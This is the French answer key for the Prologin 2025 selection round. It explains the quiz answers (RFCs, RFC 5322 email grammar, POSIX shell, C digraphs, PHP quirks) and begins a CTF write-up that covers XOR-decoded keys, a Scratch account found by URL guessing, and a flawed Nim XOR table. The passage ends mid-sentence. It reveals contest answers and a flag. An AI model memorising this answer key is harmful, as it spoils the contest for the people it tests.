
Prologin 2025



Concours national d'informatique

Correction de la phase de sélection

Table des matières

Questionnaire

Auteurs *Gurvan Biguet--Kerloc'h, Coda Bourotte, Auguste Charpentier, Quentin Rataud*

Question 1: Répartiteur de Frais de Chauffage ?

> Que signifie RFC ?
> — **Request For Comments**
> — Request of Full Compatibility
> — Revue Française de Communication
> — ReFactoring Classes

Selon Wikipédia :

> *Les Requests for comments (RFC), littéralement* « demandes de commentaires »*, sont une série numérotée de documents décrivant les aspects et spécifications techniques d'Internet, ou de différents matériels informatiques (routeurs, serveur DHCP). Peu de RFC sont des standards, mais tous les documents publiés par l'IETF sont des RFC.*

Question 2: Juste vérifie qu'il y a un @ dedans nan ?

> Quelle adresse email n'est pas valide selon la RFC 5322 ?
> — `" "@prologin.org`
> — `"joseph@marchand"@prologin.org`
> — **`joseph.@prologin.org`**
> — `joseph.marchand@prologin`
> — `"<\"@.!.#%$\\"@prologin.org`
> — `"joseph marchand"@prologin.org`
> — `joseph.marchand@[dead::beef]`

Selon la RFC 5322, la grammaire qui nous intéresse et celle de `addr-spec` (section 3.4.1), qui décrit une adresse mail valide :

```
addr-spec       =   local-part "@" domain

local-part      =   dot-atom / quoted-string / obs-local-part

domain          =   dot-atom / domain-literal / obs-domain
```

En règle générale, une adresse mail valide est donc composée d'une "partie locale", une arobase, puis d'un "domaine". Vérifions la validité de ces deux parties pour chaque cas valide :

— **`" "@prologin.org`** : La partie locale peut être de trois natures, `dot-atom`, `quoted-string`, ou `obs-local-part`. Ici, on va s'intéresser à ce que signifie une `quoted-string`.

Dans la section 3.2.4, on retrouve :

```
quoted-string   =  [CFWS]
                   DQUOTE *([FWS] qcontent) [FWS] DQUOTE
                   [CFWS]
```

On retrouve également exactement ce que peut caractériser `FWS` (Folding White Space) dans la section 3.2.2.

En suivant simplement la règle `quoted-string`, on constate que la suite de tokens `DQUOTE`, `WSP`, `DQUOTE`, (c'est-à-dire, un simple espace entre guillemets) est une `quoted-string` valide.

Ainsi, `" "` est une partie locale tout à fait valide selon la RFC 5322.

— **`"joseph@marchand"@prologin.org`** : La partie locale, `"joseph@marchand"`, va un peu plus loin dans la grammaire concernant les `quoted-string`. Comme vu auparavant, si mise entre guillemets, la partie locale peut contenir un nombre indéfini de `qcontent`, potentiellement séparés par des Folding White Spaces. La section 3.2.4 décrit précisément ce qui est acceptable en tant que `qcontent` :

```
qtext           =  %d33 /             ; Printable US-ASCII
                   %d35-91 /          ;  characters not including
                   %d93-126 /         ;  "\" or the quote character
                   obs-qtext

qcontent        =  qtext / quoted-pair
```

L'arobase, `%d64` en ASCII, est donc un caractère acceptable en tant que `qtext`. Il est donc envisageable d'avoir des arobases dans la partie locale d'une adresse mail, tant que la partie locale est indiquée entre guillemets.

— **`joseph.marchand@prologin`** : Cette fois-ci, la question se pose au niveau du domaine. Les règles de la RFC 5322 concernant le domaine sont similaires à la partie locale dans la plupart des cas, car nous sommes ici en présence d'une chaîne simple, qui peut tout à fait être interprétée comme un `dot-atom`. Selon la section 3.2.3 :

```
atext           =  ALPHA / DIGIT /    ; Printable US-ASCII
                   "!" / "#" /        ;  characters not including
                   "$" / "%" /        ;  specials.  Used for atoms.
                   "&" / "'" /
                   "*" / "+" /
                   "-" / "/" /
                   "=" / "?" /
                   "^" / "_" /
                   "`" / "{" /
                   "|" / "}" /
                   "~"

atom            =   [CFWS] 1*atext [CFWS]

dot-atom-text   =   1*atext *("." 1*atext)

dot-atom        =   [CFWS] dot-atom-text [CFWS]
```

La règle `dot-atom-text` indique qu'il n'est pas nécessaire qu'un `dot-atom-text` possède le moindre point. C'est pour cela qu'une adresse telle que `joseph@prologin.org` possède une partie locale valide, de la même manière que `joseph.marchand@prologin` possède un domaine valide, selon la grammaire de la RFC 5322.

En revanche, il est vrai que cette adresse aura peu de chance d'exister, à moins qu'un jour "prologin" devienne un domaine de premier niveau.

— **`"<\"@.!.#%$\\"@prologin.org`** : Cette adresse pousse la grammaire des `quoted-string` encore plus loin en faisant usage des `quoted-pair`.

Selon la section 3.2.1 :

```
quoted-pair     =   ("\" (VCHAR / WSP)) / obs-qp
```

On retrouve la définition exacte de `VCHAR` dans l'appendice B.1 de la RFC 5234 :

```
VCHAR           =  %x21-7E
                          ; visible (printing) characters
```

En clair, il est possible d'inclure n'importe quel caractère imprimable (incluant anti-slash et guillemets) dans la partie locale d'une adresse mail, du moment que la partie locale est mise entre guillemets, et que le caractère en question est précédé d'un anti-slash.

— **`joseph.marchand@[dead::beef]`** : Cette adresse fait usage d'une autre règle que les traditionnels `dot-atom` pour le domaine, les `domain-literal`. Selon la section 3.4.1 :

```
domain-literal  =   [CFWS] "[" *([FWS] dtext) [FWS] "]" [CFWS]

dtext           =   %d33-90 /          ; Printable US-ASCII
                    %d94-126 /         ;  characters not including
                    obs-dtext          ;  "[", "]", or "\"
```

Cette règle permet, entre autres, de spécifier comme domaine une adresse littérale au format IPv4 ou IPv6, qui doit être écrite entre crochets.

Finalement, vérifions pourquoi la proposition restante, **`joseph.@prologin.org`** est invalide. Le problème se situe au niveau de la partie locale. Étant donné l'absence de guillemets, la partie locale semble vouloir être interprétée comme un `dot-atom`. Cependant, en vérifiant la grammaire des `dot-atom` :

```
dot-atom-text   =   1*atext *("." 1*atext)

dot-atom        =   [CFWS] dot-atom-text [CFWS]
```

on s'aperçoit qu'il est toujours nécessaire d'avoir au moins un caractère vérifiant `atext` après chaque points. En clair, il est impossible pour une partie locale non mise entre guillemets d'avoir deux points consécutifs, ni de commencer ou finir par un point.

Cette adresse est donc la seule adresse incorrecte selon la RFC 5322. [1]

Question 3: Ce qui définit Internet, c'est avant tout des rencontres.

> Laquelle de ces propositions n'a jamais été proposée dans une RFC ?
> — Un protocole de datagramme utilisateur
> — Un protocole de communication plus rapide que la lumière
> — Un protocole utilisant des singes
> — **Un protocole de transfert de données quantiques**

— **Un protocole de datagramme utilisateur** : Cela correspond à UDP (User Datagram Protocol), défini dans la RFC 768. Ce protocole est non fiable et ne garantit pas la livraison des paquets, mais il est rapide et souvent utilisé pour le streaming et les jeux en ligne.

— **Un protocole de communication plus rapide que la lumière** : Cela fait référence à la RFC 9564 ("Faster Than Light Speed Protocol (FLIP)"), une RFC humoristique (publiée le 1er avril 2024, une date souvent utilisée pour des blagues RFC dans la communauté IETF). Elle décrit un protocole théorique permettant une communication à une vitesse plus rapide que celle de la lumière, en utilisant des technologies d'IA pour anticiper les paquets avant qu'ils n'arrivent.

— **Un protocole utilisant des singes** : Ce protocole fait référence à la RFC 2795, intitulée "The Infinite Monkey Protocol Suite (IMPS)", publiée également en tant que RFC humoristique le 1er avril 2000. Cette RFC explore l'idée fictive d'un ensemble de protocoles permettant de simuler un nombre infini de singes tapant sur des claviers pour produire du texte, en référence à l'hypothèse des singes infinis.

Cependant, bien que certaines RFC traitent déjà du quantique, aucune RFC ne définit encore de protocole de transfert de données quantiques.

1. Vous avez bien tout compris ? Testez votre compréhension face à Stavros Korokithakis : https://youtu.be/xxX81WmXjPg

Question 4: C'est pas POSIX

> Quelle instruction n'est pas conforme au standard shell POSIX dans le code suivant ?
>
> ```
> #!/bin/sh
>
> count=0
>
> for file in *.txt; do
>     if [[ -f "$file" ]]; then
>         count=$((count + 1))
>         echo "Found: $file"
>     fi
> done
> ```
>
> — **`if [[ -f "$file" ]]; then`**
> — `for file in *.txt; do`
> — `echo "Found: $file"`
> — `count=$((count + 1))`

Dans ce script, l'instruction qui n'est pas conforme au standard POSIX est la condition suivante :

```
if [[ -f "$file" ]]; then
```

En POSIX, le test conditionnel devrait utiliser `[ ... ]` au lieu de `[[ ... ]]`. Le double crochet `[[ ... ]]` est une extension spécifique à certains shells, comme `bash` et `zsh`, mais n'est pas supportée dans les shells conformes POSIX, comme `dash`.

Question 5: C'est fort.

> En shell POSIX, quelle est la seule affirmation vraie concernant ce programme ?
>
> ```
> for if in for "$for" in "for" if; do "for" $if ; done
> ```
>
> — Le programme créée deux variables "if" et "for", et tente de lancer le binaire "for" à plusieurs reprises
> — Le programme tente d'exécuter le binaire "for" à plusieurs reprises avec comme argument, tour à tour, les lettres du mot "for"
> — Le programme produit une erreur de syntaxe
> — **Le programme tente de lancer un binaire 5 fois**

Le code est en fait une seule boucle `for` en shell, qui utilise des noms de variables et des commandes quelque peu atypique :
En shell, la syntaxe de la boucle `for` est la suivante :

```
for variable in liste; do
    commandes;
done
```

Dans notre cas, la variable `if` va prendre successivement les valeurs spécifiées dans la liste `for "$for" in "for" if`, c'est à dire :

— "for" (le mot littéral)
— La valeur de la variable `$for` (si elle est définie, une chaîne vide sinon)
— "in"
— "for" à nouveau
— "if"

Pour chaque valeur dans cette liste, le code tente d'exécuter une commande `"for"` avec `$if` comme argument. La commande "for" n'est pas un binaire standard du système, donc le shell a de grande chances de générer des erreurs

```
for: not found
```

à chaque itération, car il ne trouve pas de programme nommé "for". Cependant, si vous ajoutez un binaire nommé `for` dans votre `PATH`, aucune erreur ne sera déclenchée.

- "Le programme crée deux variables `if` et `for`, et tente de lancer le binaire `for` à plusieurs reprises" : Bien que le programme crée effectivement une variable `if` dans la boucle `for`, la variable `for` n'est pas explicitement définie ici. La syntaxe `for if in ...` créée une seule variable nommée `if`.
- "Le programme tente d'exécuter le binaire `for` à plusieurs reprises avec comme argument, tour à tour, les lettres du mot `for`" : Le programme ne passe pas chaque lettre du mot "for" comme argument. En réalité, il passe des valeurs entières de la liste ("for", "$for", "in", "for", "if"), où $for est la valeur de la variable for, si elle est définie.
- "Le programme produit une erreur de syntaxe" : Il n'y a pas d'erreur de syntaxe. Le shell interprète correctement la structure de la boucle `for` et la liste des valeurs. Cependant, une erreur *d'exécution* peut se produire ensuite parce qu'il tente de trouver un programme nommé "for", ce qui peut échouer si le programme n'existe pas sur la machine.
- "Le programme tente de lancer un binaire 5 fois" : La boucle for itère sur cinq valeurs successives. À chaque itération, la commande "for" est exécutée avec la valeur de `if` comme argument, ce qui tente de chercher et lancer le binaire "for" à cinq reprises. C'est donc l'unique bonne réponse.

Question 6: A shriek of terror

> Que signifie le X dans POSIX ?
>
> - **Rien**
> - **UNIX**
> - X Windows System
> - eXample
> - eXtensible
> - eXtra

Richard Stallman, à l'origine du nom POSIX, décrit sur son site l'origine exacte de l'acronyme.

> *In the 1980s I was in the IEEE committee that wrote the standard that ultimately became known as POSIX. The committee set itself the task of standardizing interface specs for a Unix-like system, but had no short name for its work. When the first part of the specification was ready, someone gave it the name "IEEEIX", with a subtitle that included "Portable Operating System" — perhaps "Specifications for a Portable Operating System".*
>
> *It seemed to me that nobody would ever say "IEEEIX", since the pronunciation would sound like a shriek of terror; rather, everyone would call it "Unix". That would have boosted AT&T, the GNU Project's rival, an outcome I did not want. So I looked for another name, but nothing natural suggested itself to me.*
>
> *So I put the initials of "Portable Operating System" together with the same suffix "ix", and came up with "POSIX". It sounded good and I saw no reason not to use it, so I suggested it. Although it was just barely in time, the committee adopted it. I think the administrators of the committee were as relieved as I was to give the standard a pronounceable name.*

Le suffixe "IX" de POSIX a donc simplement été repris de "IEEE-IX", ce même "IX" étant vraisemblablement une référence à UNIX, de la même manière que plusieurs variantes de UNIX ont un nom qui se finit en IX (Minix, Ultrix, IRIX, ...). En clair, la signification de POSIX est simplement « Portable Operating System Interface », avec un X, ne voulant pas dire quelque chose en lui-même, mais faisant vraisemblablement référence à UNIX. Les deux réponses "Rien" et "UNIX" sont donc acceptées.

Question 7: Commutatif

> Dans le programme C suivant, quelle case de la matrice mat est modifiée ?
>
> ```
> (2+2)[(2-1)[mat+1]] = 42;
> ```
>
> — Erreur !
> — **mat[2][4]**
> — mat[4][2]
> — mat[3][3]

En C, la notation `(a)[b]` est un simple sucre syntaxique pour `*(a + b)`. Par exemple, `tableau[4]` est un sucre pour `*(tableau + 4)` (on prend l'adresse de `tableau`, on avance de 4, et on déréférence pour accéder à la valeur stockée à cet endroit). La nature de `a` et `b` n'est pas nécessairement vérifiée comme étant un tableau et un indice valide. L'opérateur "+" étant commutatif, il est tout à fait possible d'écrire `4[tableau]` plutôt que `tableau[4]`, le résultat est le même.

Dans notre exemple, on trouve `(4)[(1)[mat + 1]]`, ce qui revient à `(4)[*(1 + mat + 1)]`, soit `*(*(mat + 2) + 4)`. C'est une écriture équivalente à `mat[2][4]`. On peut rapidement s'en convaincre grâce à ce script :

```c
#include <stdio.h>

int main() {
    int mat[5][5] = {{0}};
    (2+2)[(2-1)[mat+1]] = 42;
    for (int y = 0; y < 5; y++)
        for (int x = 0; x < 5; x++)
            printf("mat[%d][%d] = %d\n", y, x, mat[y][x]);
}
```

Qui affiche alors :

```
mat[0][0] = 0
mat[0][1] = 0
...
mat[2][3] = 0
mat[2][4] = 42
mat[3][0] = 0
...
mat[4][4] = 0
```

Question 8: PHP, Pourquoi ?!

> En PHP, que vaut `$test` à la fin de ce programme ?
>
> ```
> $test = (string) "2d9";
> $test++;
> ```
>
> — Erreur de type
> — 1
> — 2d91
> — **2e0**
> — 2da
> — 2d10

En PHP, il est possible d'incrémenter des chaînes de caractères alphanumériques d'une manière similaire à ce que fait PERL [2]. Dans notre exemple, le "9" en fin de chaîne est d'abord incrémenté, ce qui donne "0" avec une retenue sur le caractère précédent. Ensuite, la retenue incrémente le "d" pour obtenir un "e". Le résultat donne alors "2e0", qui est la réponse attendue.

Ce qui est encore plus étonnant, c'est qu'incrémenter une nouvelle fois la variable `$test` aurait produit le flottant 3.0, car "2e0" serait alors interprété en notation scientifique ($2E0 = 2 \times 10^0 = 2.0$).

2. https://www.php.net/manual/en/language.operators.increment.php

Question 9: // La ligne suivante ne s'exécute pas????/

> Que vaut la variable `t` après l'exécution de cette ligne en C (à partir de C99) ?
>
> ```
> int t<:4:> = <%2%>;
> ```
>
> — `{2, 2, 2, 2}`
> — **`{2, 0, 0, 0}`**
> — `2`
> — `42`
> — `{4, 4}`

Cette ligne fais usage des digraphes, des combinaisons de deux caractères faisant office de remplacement pour certains caractères spéciaux qui pourraient ne pas être disponibles sur tous les claviers. Le pré-processeur C remplace les digraphes `<:` et `:>` par des crochets, et les digraphes `<%` et `%>` par des accolades.

La ligne est donc strictement équivalente à

```
int t[4] = {2};
```

qui, en C, créée un tableau de 4 éléments, dont la première valeur est un 2, et les autres ont la valeur par défaut des entiers, c'est à dire 0.

Encore une fois, un petit script C pour s'en convaincre :

```
#include <stdio.h>

int main() {
    int t<:4:> = <%2%>;
    for (int i = 0; i < 4; i++)
        printf("t[%d] = %d\n", i, t[i]);
}
```

```
t[0] = 2
t[1] = 0
t[2] = 0
t[3] = 0
```

Question 10: Execute Programmer Immediately

> D'après l'extension de jeu d'instructions assembleur qui était disponible à l'URL suivante : `http://homepage.ntlworld.com/brook.street/funny/pdp11.htm` quelle instruction permettait d'arroser un arbre binaire ?
>
> — **WBT**
> — WAT
> — WTB
> — WATER

Le nom de domaine `homepage.ntlworld.com` n'étant plus opérationnel, on peut tenter d'en retrouver la trace dans les archives d'Internet, grâce à la Wayback Machine. On y retrouve quelques captures du site entre 2012 et 2016, nous indiquant le contenu du site.

L'instruction qui nous intéresse est la dernière de la liste :

> WBT Water Binary Tree

Question 11: Google, suis-je connecté à Internet ?

> Quel est le type de retour de la fonction kernel permettant notemment de vérifier si l'ordinateur est en feu, sur un système d'exploitation proposé par TyCom Systems ?
>
> — bool
> — void
> — **double**
> — int

En effectuant une recherche sur "TyCom Systems", on retrouve rapidement la page web du système d'exploitation en question, BeOS (les guillemets peuvent aider les moteurs de recherche comme Google pour éviter les résultats sur des noms similaires, comme Tycon Systems). En se baladant sur le site, on trouve un lien vers le "BeBook" qui sert de documentation, et dans le chapitre "The Kernel Kit", section "System Information", on retrouve la documentation de la fonction désirée :

```
double is_computer_on_fire(void)
```

Returns the temperature of the motherboard if the computer is currently on fire. If the computer isn't on fire, the function returns some other value.

En clair, cette fonction retourne la température de la carte de mère dans le cas où l'ordinateur est en feu, une valeur arbitraire dans le cas opposé. La réponse est donc `double`.

Question 12: Code sans fil

> Quels sont, dans l'ordre, les lignes affichées par le programme ésotérique suivant :
>
> ```
> Power on.
> The Bluetooth device (headphones) is ready to pair.
> The Bluetooth device (headphones) is « disconnected ».
> Device paired « head ».
> The Bluetooth device (headphones) is connected successfully.
> Power off.
> ```
>
> — disconnected, head
> — **head, disconnected**
> — headphones, head
> — head, headphones

Avec une brève recherche, on trouve que le langage ésotérique employé ici s'intitule *The Bluetooth Device Is Ready To Pair*, et on retrouve sa documentation sur esolangs.org.

```
The Bluetooth device (headphones) is ready to pair.
```

Cette ligne créée une variable nommée `headphones`.

```
The Bluetooth device (headphones) is « disconnected ».
```

Cette ligne assigne la valeur "`disconnected`" à la variable `headphones`.

```
Device paired « head ».
```

Cette ligne affiche la chaîne de caractère "`head`".

```
The Bluetooth device (headphones) is connected successfully.
```

Cette ligne affiche le contenu de la variable `headphones`, c'est à dire "`disconnected`".

Question 13: Recycler, c'est préserver

> Quelles questions de ce QCM ont déjà été posées lors des qualifications d'une édition précédente ? Indiquer le numéro des questions, dans l'ordre, séparés par une virgule.

On retrouve tout d'abord la première question dans le questionnaire des qualifications de 2010 :

> L'IRC est définit par la RFC 1459. Que signifie RFC ?
>
> — Revue Française de Communication
> — ReFactoring Classes
> — Request For Comments
> — Request of Full Compatibility

Finalement, on retrouve le concept de cette question elle-même dans le questionnaire des qualifications de 2023 :

> Quelle question de ce QCM a déjà été posée lors des qualifications de l'édition 2004 ? Indiquer le titre de la question.

Les bons numéros sont donc 1 et 13.

Question 14: Archéologin

> En quelle année a été prise l'image de l'éditeur de code sur la page "À propos" de Prologin, derrière le paragraphe intitulé "1e étape – Sélection" ?

On peut commencer par retrouver le chemin de l'image d'origine en inspectant l'image depuis le navigateur. Clic droit > inspecter révèle le chemin relatif de l'image sur prologin.org : `url(/static/pages/img/qualif.jpg)`. On retrouve ainsi l'image complète sur https://prologin.org/static/pages/img/qualif.jpg.

En inspectant le contenu de l'image, on remarque que l'éditeur est ouvert sur le fichier `prologin/contest/models.py` du projet `prologin-site`. On retrouve le fichier en question dans le répertoire public du site Prologin [3].

On remarque que le fichier est aujourd'hui assez différent de la photo. Par exemple, la définition de la classe `Edition` est aujourd'hui présente à la ligne 27, alors qu'elle commençait dès la ligne 15 quand a été prise la photo. On peut donc parcourir l'historique du fichier pour trouver une version qui correspond à la photo. En regardant la liste des modifications du fichier sur Gitlab, on découvre plus de 60 commits ayant affecté le fichier [4]. On va donc se permettre de faire un petit script pour automatiser un peu notre recherche.

Commençons par télécharger le répertoire du site Prologin avec `git` :

```
$ git clone https://gitlab.com/prologin/concours/site.git
$ cd site
```

Avec la commande `git log`, on peut retrouver la liste de toutes les modifications effectuées sur le fichier :

```
$ git log --oneline prologin/contest/models.py
4613b219 contest: fix broken event wish order (#367)
4091a109 mailing: migrate to django-massmailer
3f58ed13 site: contest: able to abandon regional event
...
53a25e25 {} => {n}
ee911210 Adding the user profile
```

Pour trouver automatiquement à quelle ligne se situe la définition de la classe `Edition`, on peut par exemple utiliser l'outil `grep` :

```
$ grep -n "class Edition" prologin/contest/models.py
27:class Edition(ExportModelOperationsMixin('edition'), models.Model):
```

Ceci nous révèle ici que la définition est actuellement présente ligne 27.

On itère alors sur chaque commit pour exécuter cette commande :

3. https://gitlab.com/prologin/concours/site/-/blob/main/prologin/contest/models.py
4. https://gitlab.com/prologin/concours/site/-/commits/main/prologin/contest/models.py

```
$ for hash in $(git log --format=%h prologin/contest/models.py);
  do
        git checkout "$hash" 2> /dev/null;
        echo -n "$hash : ";
        grep -n "class Edition" prologin/contest/models.py;
  done

4613b219 : 27:class Edition(ExportModelOperationsMixin('edition'), models.Model):
4091a109 : 27:class Edition(ExportModelOperationsMixin('edition'), models.Model):
3f58ed13 : 26:class Edition(ExportModelOperationsMixin('edition'), models.Model):
...
45a1822e : 18:class Edition(ExportModelOperationsMixin('edition'), models.Model):
0bb81083 : 15:class Edition(ExportModelOperationsMixin('edition'), models.Model):
f7153e10 : 15:class Edition(ExportModelOperationsMixin('edition'), models.Model):
f19752bb : 15:class Edition(ExportModelOperationsMixin('edition'), models.Model):
32b0de14 : 14:class Edition(models.Model):
a952c9b9 : 14:class Edition(models.Model):
...
5a8326c7 : 10:class Edition(models.Model):
78bbc350 : 79eff01b : a6fa5c66 : 38f991da : 53a25e25 : ee911210 :
```

La photo du fichier a donc nécessairement été prise entre le commit `f19752bb`, qui est le premier commit depuis lequel notre ligne se situe à la ligne 15, et le commit `45a1822e`, premier commit depuis lequel notre ligne ne se situe plus à la ligne 15.

On peut encore une fois utiliser `git log` pour obtenir de plus amples informations sur nos candidats :

```
$  git log 45a1822e
commit 45a1822e2dffac86196f701c74af2959abce0fbd
Author: Alexandre Macabies <web+git@zopieux.com>
Date:   Fri Dec 18 18:16:18 2015 +0100

$  git log f19752bb
commit f19752bb1eaf7856eb0404687623039d449f7a9d
Author: Rémi Audebert <halfr@lse.epita.fr>
Date:   Sun Nov 1 12:23:17 2015 +0100
```

On sait alors que la photo a vraisemblablement été prise entre le 1er novembre et le 18 décembre 2015, ce qui suffit à répondre à la question.

Par ailleurs, en se baladant dans le répertoire du site, on retrouve également la date à laquelle l'image a été insérée sur le site. L'image se situe dans le dossier `pages/static/pages/img`, et on remarque son ajout à la date du 28 novembre 2015, vraisemblablement peu après la prise de la photo, ce qui confirme la théorie.

Capture The Flags

Auteurs *Oscar Chevalier, Giovanni Le Bail, Clément Nguyen, Ethan Perruzza, Quentin Rataud*

Testeurs *Matteo Ahouanto, Gurvan Biguet--Kerloc'h, Paul Dufour, Vincent Rojat*

1 CTF-1 : Stéganographie / Rétro-Ingénierie

Introduction

Bienvenue face au premier Capture The Flag de l'édition Prologin 2025 !
Cette première épreuve se décompose en deux parties :

- Un challenge de stéganographie
- Un challenge de rétro-ingénierie

Résoudre le challenge de stéganographie vous apportera des points intermédiaires, et vous permettra de débloquer le second challenge.

1.1 Étape 1 - Stéganographie

Joseph Nageant a réussi à extraire le code Python (ci-dessous) d'un répertoire secret de la ville sous-marine. Cependant, le code semble être incomplet. Quelques fonctions semblent manquer. Pourtant, Joseph est persuadé d'avoir déjà vu les informations qu'il lui manque, mais ses souvenirs sont flous...

```python
from random import randint
message = ""
for iterateur in (cle_instagram, cle_twitter, cle_discord):
    for elt in iterateur():
        message += "?"
        cle = None
        while cle != 0x42:
            message = message[:-1]
            cle = randint(0, 10000)
            message += chr(elt ^ (cle & 0xff))
            print(message)
```

Résolution Tenter d'exécuter ce code Python révèle que trois variables sont indéfinies :

- `cle_instagram`
- `cle_twitter`
- `cle_discord`

De plus, ces trois variables doivent être des objets que l'on peut appeler (par exemple, une fonction), car elles sont appelées à la ligne suivante.

L'énoncé donne des indices sur la forme des clés que l'on recherche.

FIGURE 1.1 – Annonce des qualifications

FIGURE 1.2 – Clé Instagram

FIGURE 1.3 – Clé Twitter

FIGURE 1.4 – Clé Discord

Joseph est persuadé d'avoir déjà vu les informations qu'il lui manque, mais ses souvenirs sont flous...

En regardant sur les différents réseaux de Prologin (Instagram, Twitter et Discord), on retrouve à la date de publication du CTF une publication très similaire annonçant l'ouverture des qualifications. Flouté dans le code à première vue décoratif en arrière-plan, on retrouve en réalité le code des clés qu'il nous manquait.

Mettant bout à bout la définition des clés ainsi retrouvée avec le code donné dans l'énoncé, on assemble le code complet suivant :

```
def cle_instagram():
    cle1 = bytes.fromhex("0e2362242b2e2e2762262762")
    cle2 = bytes.fromhex("082d3127322a620f2330212a")
    cle3 = bytes.fromhex("232c266e622c2d2f2f272762")
    for elt in cle1 + cle2 + cle3:
        yield elt

def cle_twitter():
    cle1 = bytes.fromhex("08372e2b236e622362302721")
    cle2 = bytes.fromhex("272f2f272c36622130272762")
    cle3 = bytes.fromhex("372c62212d2f323627621121")
    for elt in cle1 + cle2 + cle3:
        yield elt

def cle_discord():
    cle1 = bytes.fromhex("302336212a622362312d2c62")
    cle2 = bytes.fromhex("2c2d2f626a21233131276221")
    cle3 = bytes.fromhex("2a232f272337622a233736276b")
    for elt in cle1 + cle2 + cle3:
        yield elt

from random import randint
message = ""
```

```python
for iterateur in (cle_instagram, cle_twitter, cle_discord):
    for elt in iterateur():
        message += "?"
        cle = None
        while cle != 0x42:
            message = message[:-1]
            cle = randint(0, 10000)
            message += chr(elt ^ (cle & 0xff))
            print(message)
```

À l'exécution, le code affiche le message suivant :

> `La fille de Joseph Marchand, nommee Julia, a recemment cree un compte Scratch a son nom (casse chameau haute)`

On doit donc désormais rechercher un compte Scratch associée à la fille de Joseph Marchand, qui se nommerait Julia Marchand. Julia Marchand, en "casse chameau haute" traduction littérale de l'anglais "upper camel case", donne comme identifiant `JuliaMarchand`.

Malheureusement, Scratch ne propose pas de moteur de recherche pour directement retrouver le compte de Julia. On peut cependant tout de même retrouver son compte grâce à une *référence directe d'objet* (IDOR). En consultant le profil d'un utilisateur arbitraire, on remarque que son profil se situe à l'adresse `https://scratch.mit.edu/users/[pseudo]`. On tente alors simplement d'accéder à l'adresse `https://scratch.mit.edu/users/JuliaMarchand`, et bingo, on trouve les informations concernant le compte de Julia !

Sur le compte, on trouve un unique projet, nommé *Super CTF de Recherche Arrière et Technique de Code Haaaaaa.*

Dans les notes et crédits du projet, on retrouve la note suivante :

> Flag intermédiaire pour avoir passé la première étape de stéganographie : `PROLOGIN{Ils_sont_flous_ces_romains!}`
>
> Entrez ce premier flag sur `https://prologin.org/contest/2025/qualification/quiz/`

Victoire, on a trouvé le premier flag !

Figure 1.5 – Le projet




FIGURE 1.6 – Exemple de partie




FIGURE 1.7 – Calcul du Nimber




FIGURE 1.8 – Valeur corrigée en dur dans le code

FIGURE 1.9 – Valeur incorrecte dans la liste

1.2 Étape 2 - Rétro-ingénierie

Les instructions du projet Scratch tout juste découvert sont les suivantes :

> *Épreuve de rétro-ingénierie pour Prologin 2025. L'objectif est de prendre le dernier crayon. Si vous me battez à la loyale, alors peut-être j'accepterai de vous donner un secret...*

En lançant le jeu, on en comprend rapidement le principe. Il s'agit d'un jeu impartial joué contre une IA. Le jeu commence avec 44 crayons disposés en 5 colonnes, initialement de taille 15, 9, 7, 7 et 6. Les règles sont visiblement les suivantes :

- Tour à tour, vous sélectionnez une colonne non vide, et vous en enlevez autant de crayons que vous le souhaitez (au minimum un)
- La personne réussissant à enlever le dernier crayon remporte la partie.

Ce jeu est connu sous le nom de Jeu de Nim. En théorie, le jeu est gagnant pour le joueur actuel si et seulement si le OU EXCLUSIF ($\oplus$) des tailles des colonnes est différent de 0. Malheureusement, $15 \oplus 9 \oplus 7 \oplus 7 \oplus 6 = 0$, ce qui implique que, *si l'IA jouait parfaitement*, il serait impossible de la battre. Ainsi, il n'est pas suffisant de jouer parfaitement au jeu, il va falloir trouver une autre faille pour remporter la partie ou directement retrouver le flag.

Gagner au jeu [5] Une stratégie optimale pour l'IA serait de toujours jouer un coup de sorte que le OU EXCLUSIF des colonnes restantes après son coup (appelé Nimber, enregistré dans la variable `NImbus2000` [6] sur le projet) soit toujours 0. En fouillant dans les codes des lutins, on retrouve la logique de l'IA dans le lutin appelé "l'autre". L'état actuel du jeu est enregistré dans une liste appelée "liquide" [7].

On retrouve le code pour mettre à jour le Nimber dans le bloc appelé "Avast". Pour chaque colonne de taille T de notre état, le bloc remplace la valeur du Nimber N par la valeur en position $16 \times N + T + 1$ de la liste "OUtragé [8]". On peut donc raisonnablement penser que ce tableau sert de table de correspondance pour calculer un OU EXCLUSIF, avec toutes les valeurs de $N \oplus T$ (N et T entre 0 et 15) enregistrées en position $16 \times N + T + 1$ de la liste.

Pour la plupart des valeurs, cela semble être correct. Cependant, il existe une anomalie dans la liste. On remarque dans un autre extrait de code qui utilise la liste OUtragé qu'une unique valeur est codée en dur : $15 \oplus 8 = 7$. Quand on

5. Gagner au jeu *de Nim*, et non au Jeu, auquel vous avez perdu.
6. Comme le balai. C'est marrant.
7. C'est codé en dur. C'est marrant.
8. Remarquez cette casse nommée OScar-casse qui se distingue par 2 majuscules au début de la chaîne de caractère avec aucune autre majuscule et des mots réunis par des tirets.

